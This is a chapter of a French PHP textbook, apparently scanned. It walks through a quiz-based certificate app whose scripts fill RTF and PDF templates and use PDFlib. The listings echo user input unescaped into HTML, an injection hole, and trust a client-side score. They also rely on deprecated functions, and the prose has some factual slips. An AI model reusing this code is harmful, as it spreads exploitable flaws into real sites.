Notre système de certificats va produire l'un des trois modèles de certificats présentés.



Le Tableau 30.1 résume les fichiers nécessaires à l'application.

Tableau 30.1 : Les fichiers de l'application de certification

Nom	*Type*	*Description*
`index.html`	Page HTML	Le formulaire HTML contenant les questions du QCM
`score.php`	Application	Le script permettant d'accéder aux réponses des utilisateurs
`rtf.php`	Application	Le script permettant de produire le certificat RTF à partir du modèle
`pdf.php`	Application	Le script permettant de produire le certificat PDF à partir du modèle
`pdflib.php`	Application	Le script permettant de produire le certificat RTF avec PDFlib
`signature.png`	Image	L'image bitmap de la signature à ajouter aux certificats produits par PDFlib
`PHPCertification.rtf`	RTF	Modèle de certificat RTF
`PHPCertification.pdf`	PDF	Modèle de certificat PDF

Passons maintenant au code de cette application.

Poser les questions du QCM

Le fichier *index.html* est assez simple. Il doit contenir un formulaire HTML permettant à l'utilisateur de saisir son nom et de répondre aux questions. Pour une véritable application de certification, il faudrait aller chercher ces questions dans une base de données mais, comme nous nous intéressons ici à la création du certificat, nous pouvons nous contenter de coder ces questions directement dans le formulaire HTML.

Le champ `name` est un champ de saisie de texte. Chaque question est accompagnée de trois cases permettant à l'utilisateur d'indiquer son choix. Le bouton d'envoi de ce formulaire est une image de bouton.

Le code de cette page est présenté dans le Listing 30.1.

Listing 30.1 : *index.html* — La page HTML contenant les questions du QCM


```
<html>
  <body>
    <h1><p align="center">
          <img src="rosette.gif" alt="">
```

```
            Certification
            <img src="rosette.gif" alt=""></p></h1>
        <p>You too can earn your highly respected PHP certification
           from the world famous Fictional Institute of PHP
           Certification.</p>
        <p>Simply answer the questions below:</p>

        <form action="score.php" method="post">

          <p>Your Name <input type="text" name="name" /></p>

          <p>What does the PHP statement echo do?</p>
          <ol>
            <li><input type="radio" name="q1" value="1" />
                Outputs strings.</li>
            <li><input type="radio" name="q1" value="2" />
                Adds two numbers together.</li>
            <li><input type="radio" name="q1" value="3" />
                Creates a magical elf to finish writing your
                code.</li>
          </ol>

          <p>What does the PHP function cos() do?</p>
          <ol>
            <li><input type="radio" name="q2" value="1" />
                Calculates a cosine in radians.</li>
            <li><input type="radio" name="q2" value="2" />
                Calculates a tangent in radians. </li>
            <li><input type="radio" name="q2" value="3" />
                It is not a PHP function. It is a lettuce. </li>
          </ol>

          <p>What does the PHP function mail() do?</p>
          <ol>
            <li><input type="radio" name="q3" value="1" />
                Sends a mail message.
            <li><input type="radio" name="q3" value="2" />
                Checks for new mail.
            <li><input type="radio" name="q3" value="3" />
                Toggles PHP between male and female mode.
          </ol>

          <p align="center"><input type="image" src="certify-me.gif"
                                   border="0"></p>

        </form>
      </body>
    </html>
```

La Figure 30.2 présente cette page chargée dans un navigateur web.

Figure 30.2

La page index.html *demande à l'utilisateur de répondre aux questions du QCM.*



Évaluation des réponses

Lorsque l'utilisateur envoie ses réponses en validant le formulaire de *index.html,* nous devons les évaluer et calculer sa note. Cette tâche revient au script *score.php*, dont le code se trouve dans le Listing 30.2.

Listing 30.2 : *score.php* — Ce script calcule la note des utilisateurs

```
<?php
  // Création de variables aux noms courts
  $q1 = $_POST['q1'];
  $q2 = $_POST['q2'];
  $q3 = $_POST['q3'];
  $name = $_POST['name'];

  // Vérifie qu'on a reçu toutes les données
  if(($q1=='') || ($q2=='') || ($q3=='') || ($name=='')) {
    echo "<h1>
          <p align=\"center\">
          <img src=\"rosette.gif\" alt=\"\" />
          Sorry:
          <img src=\"rosette.gif\" alt=\"\" /></p></h1>
          <p>You need to fill in your name and answer all
            questions.</p>";
  } else {
    // Additionne les scores
    $score = 0;
```

```
if ($q1 == 1) {
  // La réponse correcte à q1 est 1
  $score++;
}
if($q2 == 1) {
  // La réponse correcte à q2 est 1
  $score++;
}
if($q3 == 1) {
  // La réponse correcte à q3 est 1
  $score++;
}

// Convertit le score en pourcentage
$score = $score / 3 * 100;

if($score < 50) {
  // Cette personne a échoué
  echo "<h1>
      <p align=\"center\">
      <img src=\"rosette.gif\" alt=\"\" />
      Sorry:
      <img src=\"rosette.gif\" alt=\"\" /></p></h1>
      <p>You need to score at least 50% to pass the
         exam.</p>";
}  else {
  // Création d'une chaîne contenant le score avec un seul
  // chiffre après la virgule.
  $score = number_format($score, 1);
  echo "<h1 align=\"center\">
        <img src=\"rosette.gif\" alt=\"\" />
        Congratulations!
        <img src=\"rosette.gif\" alt=\"\" /></h1>

        <p>Well done ".$name.", with a score of ".$score."%,
        you have passed the exam.</p>";

  // Fournit des liens vers les scripts qui produisent les
  // certificats.
  echo "<p>Please click here to download your certificate as
         a Microsoft Word (RTF) file.</p>
        <form action=\"rtf.php\" method=\"post\">
        <div align=\"center\">
        <input type=\"image\" src=\"certificate.gif\"
               border=\"0\">
        </div>
        <input type=\"hidden\" name=\"score\"
               value=\"".$score."\"/>
        <input type=\"hidden\" name=\"name\"
               value=\"".$name."\"/>
        </form>

        <p>Please click here to download your certificate as
        a Portable Document Format (PDF) file.</p>
        <form action=\"pdf.php\" method=\"post\">
        <div align=\"center\">
```


```
            <input type=\"image\" src=\"certificate.gif\"
                   border=\"0\">
            </div>
            <input type=\"hidden\" name=\"score\"
                   value=\"".$score."\"/>
            <input type=\"hidden\" name=\"name\"
                   value=\"".$name."\"/>
            </form>

            <p>Please click here to download your certificate as
            a Portable Document Format (PDF) file generated with
            PDFLib.</p>
            <form action=\"pdflib.php\" method=\"post\">
            <div align=\"center\">
            <input type=\"image\" src=\"certificate.gif\"
                   border=\"0\">
            </div>
            <input type=\"hidden\" name=\"score\"
                   value=\"".$score."\"/>
            <input type=\"hidden\" name=\"name\"
                   value=\"".$name."\"/>
            </form>";
        }
    }
?>
```

Ce script affiche un message si l'utilisateur n'a pas répondu à toutes les questions ou s'il a fait trop de fautes pour recevoir son certificat.

Si l'utilisateur a répondu correctement aux questions, il a le droit de produire son certificat. La Figure 30.3 présente la page qui est alors affichée.

Figure 30.3

Le script score.php *propose aux utilisateurs qui ont réussi l'examen de choisir l'un des trois certificats.*



Sur cette page, l'utilisateur doit choisir entre trois options. Il peut demander un certificat au format RTF, ou l'un des deux certificats au format PDF. Nous allons maintenant nous intéresser aux scripts correspondants.

Production du certificat RTF

Rien ne nous empêche de créer le certificat RTF en écrivant du texte ASCII dans un fichier ou dans une chaîne, mais cela impliquerait de connaître la syntaxe RTF.

Voici un exemple de document RTF :

```
{\rtf1
{\fonttbl {\f0 Arial;}{\f1 Times New Roman;}}
\f0\fs28 En-tête\par
\f1\fs20 Ceci est un document RTF.\par
}
```

Ce document définit un tableau de polices contenant deux polices : *Arial* (`f0`) et *Times New Roman* (`f1`). On écrit ensuite le texte `En tête` avec `f0` (*Arial*) et la taille 28 (14 points). Le mot-clé de contrôle `\par` indique un changement de page. Nous écrivons ensuite `Ceci est un document RTF.` avec la police `f1` (*Times New Roman*) et la taille 20 (10 points).

Nous pourrions produire ce type de document manuellement, mais il n'existe aucune fonction intégrée dans PHP pour faciliter la gestion des éléments complexes, comme les graphiques. Heureusement, dans la plupart des documents, la structure, le style et l'essentiel du texte sont statiques et seules de petites parties changent d'une personne à l'autre. Il serait donc bien plus efficace de passer par un modèle.

Nous pouvons construire facilement un document complexe, comme celui de la Figure 30.4, à l'aide d'un traitement de texte.


Notre modèle contient des mots-clés comme `<<NAME>>`, qui seront remplacés par les données dynamiques. Leur apparence n'a pas d'importance, puisqu'ils doivent être modifiés par la suite. Nous avons simplement choisi un nom descriptif encadré de chevrons. Il est cependant important de choisir des mots-clés qui n'ont aucune chance d'apparaître ailleurs dans le texte. La mise en forme du document peut être simplifiée si ces mots-clés ont approximativement la même longueur que les données dynamiques qui les remplaceront.

Les mots-clés de notre document sont `<<NAME>>`, `<<Name>>`, `<<score>>` et `<<mm/dd/yyyy>>`. Vous remarquerez que nous nous servons des mots-clés `NAME` et `Name`, puisque nous effectuerons une recherche respectant la casse pour les remplacer.

Maintenant que nous disposons d'un modèle, il nous reste à le personnaliser avec un script. Ce script s'appelle *rtf.php* et son code se trouve dans le Listing 30.3.

Figure 30.4

Avec un traitement de texte, nous pouvons créer un modèle sophistiqué et bien présenté.



Listing 30.3 : *rtf.php* — Ce script produit les certificats RTF personnalisés

```
<?php
  // Création de variables aux noms courts
  $name = $_POST['name'];
  $score = $_POST['score'];
  // Vérifie que nous disposons des paramètres nécessaires

  if(!$name || !$score) {
    echo "<h1>Error:</h1>
          <p>This page was called incorrectly</p>";
  }  else  {
    // Produit des en-têtes pour aider le navigateur à choisir la
    // bonne application
    header('Content-type: application/msword');
    header('Content-Disposition: inline, filename=cert.rtf');

    $date = date('F d, Y');

    // Ouvre le fichier modèle
    $filename = 'PHPCertification.rtf';
    $fp = fopen ($filename, 'r');

    // Stocke le modèle dans une variable
```

```
    $output = fread( $fp, filesize($filename));

    fclose ($fp);

    // Remplace les marqueurs du modèle par nos données
    $output = str_replace('<<NAME>>', strtoupper($name), $output);
    $output = str_replace('<<Name>>', $name, $output);
    $output = str_replace('<<score>>', $score, $output);
    $output = str_replace('<<mm/dd/yyyy>>', $date, $output);

    // Envoie le document produit au navigateur
    echo $output;
  }
?>
```

Ce script effectue quelques vérifications assez simples permettant de s'assurer que toutes les informations de l'utilisateur ont été transmises, puis il s'occupe de créer le certificat.

Comme la sortie de ce script est un fichier RTF et non un fichier HTML, nous devons en avertir le navigateur de l'utilisateur. Cette étape est très importante pour que le navigateur puisse ouvrir ce fichier avec l'application adéquate ou afficher une boîte de dialogue Enregistrer sous…, si l'extension RTF n'est pas reconnue.

Nous précisons le type MIME du fichier généré grâce à la fonction `header()` de PHP, pour envoyer l'en-tête HTTP approprié, comme ceci :

```
header( 'Content-type: application/msword' );
header( 'Content-Disposition: inline, filename=cert.rtf');
```

Le premier en-tête indique au navigateur que nous envoyons un fichier Microsoft Word (ce qui n'est pas tout à fait exact, mais il s'agit de l'application qui a le plus de chance de pouvoir ouvrir un fichier RTF).

Le second en-tête demande au navigateur d'afficher automatiquement le contenu du fichier, sous le nom *cert.rtf*. Il s'agit du nom de fichier qui sera proposé par défaut à l'utilisateur si ce dernier tente d'enregistrer le fichier à partir de son navigateur.

Après avoir envoyé les en-têtes, nous ouvrons et lisons le fichier du modèle RTF, nous le plaçons dans la variable `$output` et nous nous servons de la fonction `str replace()` pour remplacer les mots-clés par les données appropriées. La ligne :


```
$output = str_replace( '<<Name>>', $name, $output );
```

remplace toutes les occurrences du mot-clé `<<Name>>` par le contenu de la variable `$name`.

Après avoir effectué ces substitutions, il reste à afficher le résultat dans le navigateur. Le résultat de ce script est présenté à la Figure 30.5.

Figure 30.5

Le script rtf.php *génère un certificat à partir d'un modèle RTF.*



Cette approche fonctionne très bien. Les appels à la fonction `str replace()` sont très rapides, bien que le contenu de notre modèle et celui de `$output` soient assez longs. Le problème principal, du point de vue de notre application, est que l'utilisateur doit charger le certificat dans son traitement de texte pour pouvoir l'imprimer. Certaines personnes seront donc tentées de le falsifier car le format RTF ne permet pas de produire des documents accessibles en lecture seulement.

Production d'un certificat PDF à partir d'un modèle

La production d'un certificat PDF à partir d'un modèle est très comparable. La différence principale réside dans le fait que, lorsque nous créons le fichier PDF, certains de nos mots-clés peuvent être interprétés comme des codes de formatage selon la version d'Acrobat que vous utilisez. Par exemple, si nous examinons le modèle de certificat que nous avons créé (en utilisant un éditeur de texte), nous pouvons voir que les mots-clés ressemblent maintenant à ceci :

```
<<N)-13(AME)-10(>)-6(>
<<Na)-9(m)0(e)-18(>>
<)-11(<)1(sc)-17(or)-6(e)-6(>)-11(>
<)-11(<)1(m)-12(m)0(/d)-6(d)-19(/)1(yy)-13(yy)-13(>>
```

Si vous parcourez le fichier, vous constaterez que, à la différence du format RTF, il ne s'agit pas d'un format directement lisible.

INFO

Le format du fichier de modèle PDF peut varier selon la version d'Acrobat ou de tout autre outil de production de PDF que vous utilisez. Le code fourni dans cet exemple peut ne pas fonctionner comme indiqué lorsque vous produisez vos propres modèles. Si c'est le cas, vérifiez votre modèle et adaptez le code en conséquence. Si vous rencontrez toujours des problèmes, utilisez l'exemple PDFlib proposé plus loin dans ce chapitre.

Nous pouvons contourner ce problème de plusieurs manières.

Nous pouvons parcourir chacun de ces mots-clés et supprimer les codes de formatage. Cela ne change pas grand-chose à l'apparence finale du document, puisque les codes intégrés dans le document précédent indiquent la taille des mots à remplacer. Cependant, si nous choisissons cette approche, nous devrons modifier manuellement le fichier PDF et répéter cette modification à chaque fois que nous devrons changer ou mettre à jour le fichier. Cela ne représente pas trop de travail pour quatre mots-clés, mais peut tourner au cauchemar si nous devons traiter plusieurs documents contenant beaucoup de mots-clés et si vous décidez après coup de modifier l'en-tête du document.

Nous pouvons donc utiliser une autre technique consistant à se servir d'Acrobat pour créer un formulaire PDF analogue au formulaire HTML, comprenant des champs de texte vides. Il suffit alors de se servir d'un script PHP pour créer ce que l'on appelle un fichier FDF (*Forms Data Format*), qui est simplement un ensemble de données qui doivent être fusionnées avec un modèle. Vous pouvez créer des fichiers FDF à l'aide de la bibliothèque de fonctions FDF de PHP : la fonction `fdf create()` permet de créer un fichier, la fonction `fdf set value()` permet de définir la valeur des champs et la fonction `fdf set file()` permet de choisir le fichier correspondant au formulaire modèle. Vous pouvez ensuite passer ce fichier au navigateur avec le type MIME approprié, c'est-à-dire, ici, *vnd.fdf*, et le plug-in Acrobat Reader du navigateur doit remplacer les données dans le formulaire.

Il s'agit d'une approche assez propre, mais elle possède deux limitations. Tout d'abord, vous devez posséder Acrobat Professionnel (la version complète et non le lecteur gratuit ou l'édition Standard). Ensuite, il est plus difficile de remplacer du texte en plein milieu d'une ligne que du texte placé dans un champ de formulaire. Cela peut poser un problème ou non, en fonction de ce que vous souhaitez faire. Nous utilisons souvent la génération de documents PDF pour créer des documents dans lesquels plusieurs éléments doivent être remplacés en plein milieu d'une ligne et les fonctions FDF ne sont pas très adaptées pour ce travail. Si, en revanche, vous voulez créer un formulaire dont les champs se remplissent automatiquement, comme un formulaire de calcul de taxes, ce n'est pas un problème.

Vous trouverez plus d'informations sur le format FDF sur le site d'Adobe, **http://www.adobe.com/devnet/acrobat/fdftoolkit.html**. Nous vous recommandons aussi de consulter la documentation de FDF dans le manuel de PHP si vous choisissez cette approche : **http://www.php.net/manual/fr/ref.fdf.php**.

Revenons maintenant à l'étude de la solution de notre problème précédent.

Nous pouvons toujours trouver et remplacer les mots-clés dans notre fichier PDF si nous acceptons que les codes de format supplémentaires ne soient composés que de tirets, de chiffres et de parenthèses et si nous pouvons les identifier avec des expressions régulières. Nous avons écrit une fonction, `pdf replace()`, pour produire automatiquement une expression régulière correspondant à un mot-clé et pour le remplacer par le texte approprié.

Notez qu'avec certaines versions d'Acrobat les caractères de remplacement sont en texte brut et que vous pouvez alors les remplacer avec `str replace()`, comme vous le faisiez auparavant.

Ceci mis à part, le code pour la production du certificat en passant par un modèle PDF est très semblable à la version RTF. Ce script est présenté dans le Listing 30.4.

Listing 30.4 : *pdf.php* — Ce script génère des certificats PDF personnalisés à partir d'un modèle


```
<?php
  set_time_limit(180); // Ce script peut être lent

  // Création de variables aux noms courts
  $name = $_POST['name'];
  $score = $_POST['score'];

  function pdf_replace($pattern, $replacement, $string) {
    $len = strlen( $pattern );
    $regexp = '';

    for ($i = 0; $i<$len; $i++) {
      $regexp .= $pattern[$i];
      if ($i<$len-1) {
        $regexp .= "(\)\-{0,1}[0-9]*\(){0,1}";
      }
    }
    return ereg_replace ( $regexp, $replacement, $string );
  }

  if(!$name || !$score) {
    echo "<h1>Error:</h1>
          <p>This page was called incorrectly</p>";
  } else {
    // Production des en-têtes pour aider le navigateur à choisir
    // la bonne application
    header('Content-Disposition:  filename=cert.pdf');
```

```
    header('Content-type: application/pdf');

    $date = date('F d, Y');

    // Ouverture du fichier modèle
    $filename = 'PHPCertification.pdf';
    $fp = fopen ($filename, 'r');
    // Stockage du modèle dans une variable
    $output = fread($fp, filesize($filename));

    fclose ($fp);

    // Remplace les marqueurs du modèle par nos données
    $output = pdf_replace('<<NAME>>', strtoupper($name), $output);
    $output = pdf_replace('<<Name>>', $name, $output);
    $output = pdf_replace('<<score>>', $score, $output);
    $output = pdf_replace('<<mm/dd/yyyy>>', $date, $output);

    // Envoi le document produit au navigateur

    echo $output;
  }
?>
```

Ce script génère une version personnalisée de notre document PDF. Ce document, présenté à la Figure 30.6, devrait produire une version imprimée uniforme sur la plupart des systèmes et il est assez difficile à modifier. Vous pouvez constater que le document PDF de la Figure 30.6 est quasiment identique au document RTF de la Figure 30.5.

Figure 30.6

pdf.php *produit un certificat à partir d'un modèle PDF.*



L'un des problèmes de cette approche est que le code est assez lent à cause des comparaisons à base d'expressions régulières. Les opérations réalisées avec des expressions régulières sont bien plus lentes que la fonction `str replace()`, dont nous nous servions dans la version RTF.

Si vous avez l'intention de remplacer un grand nombre de mots-clés, ou de produire plusieurs documents de ce type sur un même serveur, il peut être intéressant de choisir une autre approche. Ce problème ne serait pas vraiment important si votre modèle était assez simple. L'essentiel des données de ce fichier représente des images.

Production d'un document PDF avec PDFlib

La bibliothèque de fonctions PDFlib permet de produire des documents PDF dynamiques *via* le Web. Cette bibliothèque ne fait pas strictement partie de PHP, puisqu'il s'agit d'une bibliothèque séparée dont la plupart des fonctions peuvent être appelées depuis un grand nombre de langages de programmation, comme C, C++, Java, Perl, Python, Tcl et ActiveX/COM.

PDFlib est officiellement prise en charge par PDFLib GmbH, ce qui signifie que vous pouvez soit consulter la documentation de PHP, disponible sur le site **http://www.php.net/en/manual/ref.pdf.php**, soit télécharger la documentation officielle sur le site **http://www.pdflib.com**.

Un script "Bonjour tout le monde" pour PDFlib

Après avoir recompilé PHP en intégrant PDFlib, vous pouvez tester votre nouvelle configuration avec un petit programme d'exemple, comme celui du Listing 30.5.

Listing 30.5 : *testpdf.php* — L'exemple classique "Bonjour tout le monde" utilisant PDFlib *via* PHP

```
<?php

  // Création d'un document PDF en mémoire
  $pdf = pdf_new();
  pdf_open_file($pdf, "");

  pdf_set_info($pdf, "Auteur", "Luke Welling et Laura Thomson");
  pdf_set_info($pdf, "Titre", "Bonjour tout le monde(PHP)");
  pdf_set_info($pdf, "Createur", "testpdf.php");
  pdf_set_info($pdf, "Sujet", "Test PDF");

  // Le format US Letter fait 8.5" x 11" et il y a 72 points par
  // pouce
  pdf_begin_page($pdf, 8.5*72, 11*72);


  // Ajoute un signet
```

```
    pdf_add_bookmark($pdf, 'Page 1', 0, 0);

    $font = pdf_findfont($pdf, 'Times-Roman', 'host', 0);
    pdf_setfont($pdf, $font, 24);
    pdf_set_text_pos($pdf, 50, 700);

    // Écrit le texte
    pdf_show($pdf,'Bonjour tout le monde !');
    pdf_continue_text($pdf,'(dit PHP)');

    // Fin du document
    pdf_end_page($pdf);
    pdf_close($pdf);

    $data = pdf_get_buffer($pdf);

    // Produit les en-têtes pour aider le navigateur à choisir la
    // bonne application
    header('Content-Type: application/pdf');
    header('Content-Disposition: inline; filename=testpdf.pdf');
    header('Content-Length: ' . strlen($data));

    // Affiche le PDF
    echo $data;

?>
```

En cas de problème, il est probable que l'erreur obtenue soit de la forme :

```
Fatal error: Call to undefined function pdf_new()
in C:\Program Files\Apache Software
Group\Apache2.2\htdocs\phpmysql4e\chapitre30\testpdf.php
on line 4
```

Elle signifie que vous n'avez pas compilé correctement PHP avec PDFlib ou que vous n'avez pas activé l'extension.

La procédure d'installation est assez simple, mais certains détails peuvent changer en fonction de la version exacte de PHP et de PDFlib que vous utilisez. Nous vous conseillons de consulter les notes des utilisateurs sur la page de PDFlib, dans le manuel commenté de PHP.

Lorsque ce script fonctionne correctement sur votre système, vous pouvez vous intéresser à son fonctionnement.

Les lignes :

```
$pdf = pdf_new();
pdf_open_file($pdf, '');
```

initialisent un document PDF en mémoire.

La fonction `pdf set info()` vous permet de baliser le document avec un sujet, un titre, un créateur, un auteur, une liste de mots-clés et un champ personnalisé défini par l'utilisateur.

Ici, vous définissez un auteur, un titre, un créateur et un sujet. Notez que chacun des six champs d'information est facultatif :

```
pdf_set_info($pdf, "Auteur", "Luke Welling et Laura Thomson");
pdf_set_info($pdf, "Titre", "Bonjour tout le monde(PHP)");
pdf_set_info($pdf, "Createur", "testpdf.php");
pdf_set_info($pdf, "Sujet", "Test PDF");
```

Les documents PDF sont constitués d'un certain nombre de pages. Pour démarrer une nouvelle page, vous devez appeler `pdf begin page()`. Outre l'identificateur renvoyé par `pdf open()`, `pdf begin page()` requiert les dimensions de la page. Chaque page dans un document peut être de taille différente, mais, à moins que vous n'ayez une bonne raison de procéder autrement, il est préférable d'opter pour un format de papier classique.

PDFlib utilise comme mesure les points, à la fois pour la taille des pages et pour localiser les coordonnées sur chaque page. Pour information, le format A4 équivaut approximativement à 595 points par 842 points et le format de lettre US, à 612 points par 792 points. Cela signifie que la ligne :

```
pdf_begin_page($pdf, 8.5*72, 11*72);
```

crée une page dans le document au format US Letter.

Les documents PDF ne doivent pas nécessairement être de simples documents imprimables. Un grand nombre de fonctionnalités PDF peuvent être incluses dans le document, comme des liens hypertextes et des signets. La fonction `pdf add outline()` ajoute un signet au document. Les signets dans un document apparaissent dans un panneau séparé d'Acrobat Reader et vous permettent de passer directement d'une section à une autre.

La ligne :

```
pdf_add_bookmark($pdf, 'Page 1', 0, 0);
```

ajoute un signet nommé `Page 1` qui fait référence à la page courante.

Les polices disponibles sur les systèmes peuvent varier en fonction du système d'exploitation, voire d'un ordinateur à un autre. Pour garantir que le résultat sera uniforme, un ensemble de polices de base fonctionne avec chaque lecteur PDF. Les quatorze polices de base sont les suivantes :

- Courier ;
- Courier-Bold ;
- Courier-Oblique ;

- Courier-BoldOblique ;
- Helvetica ;
- Helvetica-Bold ;
- Helvetica-Oblique ;
- Helvetica-BoldOblique ;
- Times-Roman ;
- Times-Bold ;
- Times-Italic ;
- Times-BoldItalic ;
- Symbol ;
- ZapfDingbats.

Si vous choisissez d'autres polices que celles-ci, la taille du fichier augmentera de manière importante et vous devrez penser à vérifier la licence d'utilisation des polices choisies. Vous pouvez choisir une police, sa taille et l'encodage des caractères de cette manière :

```
$font = pdf_findfont($pdf, 'Times-Roman', 'host', 0);
pdf_setfont($pdf, $font, 24);
```

Les tailles des polices sont spécifiées en points. Ici, nous avons choisi l'encodage natif des caractères ; les différentes valeurs possibles sont `winansi`, `builtin`, `macroman`, `ebcdic` ou `host`. Voici la signification de ces différentes valeurs :

- **`winansi`**. ISO 8859-1 plus certains caractères spéciaux ajoutés par Microsoft, comme le symbole de l'euro.
- **`builtin`**. Précise l'encodage intégré dans la police. Cet encodage est normalement utilisé avec les polices de symboles et les polices différentes du type latin.
- **`macroman`**. Encodage Mac Roman. Il s'agit du jeu de caractères par défaut des Macintosh.
- **`ebcdic`**. Encodage EBCDIC tel qu'il est utilisé sur les systèmes IBM AS/400.
- **`host`**. Sélectionne automatiquement `macroman` sur un Macintosh, `ebcdic` sur un système EBCDIC, et `winansi` sur tous les autres systèmes.

Si vous n'avez pas besoin d'inclure des caractères spéciaux, le choix de l'encodage n'a aucune importance.

Un document PDF présente quelques différences par rapport à un document HTML ou à un document de traitement de texte. Le texte ne commence pas par défaut en haut à gauche, pour continuer ligne après ligne : il faut choisir l'endroit où placer chaque ligne

de texte. Comme nous l'avons déjà vu, le format PDF indique les emplacements en points. L'origine, dont les coordonnées cartésiennes sont (0,0), correspond au coin supérieur gauche de la page.

Puisque notre page fait 612 × 792 points, le point (50,70) se trouve environ à 2 cm du bord gauche de la page et à 1 cm du haut de la page. Pour définir la position de notre texte, nous utilisons la ligne suivante :

```
pdf_set_text_pos($pdf, 50, 700);
```

Enfin, après avoir configuré la page, nous pouvons y ajouter du texte. Pour insérer une ligne de texte à la position courante et avec la police courante, nous utilisons la fonction `pdf show()`.

La ligne :

```
pdf_show($pdf,'Bonjour tout le monde !');
```

ajoute le texte `"Bonjour tout le monde !"` dans notre document.

Pour passer à la ligne suivante et ajouter du texte, nous utilisons la fonction `pdf continue text()`. Pour ajouter la chaîne `"(dit PHP)"`, nous utilisons :

```
pdf_continue_text($pdf,'(dit PHP)');
```

L'emplacement exact de cette chaîne sur la page dépend de la police et de la taille sélectionnées. Si vous utilisez des paragraphes contigus plutôt que des lignes ou des phrases, la fonction `pdf show boxed()` vous sera plus utile car elle vous permet de déclarer un cadre dans lequel agencer du texte.

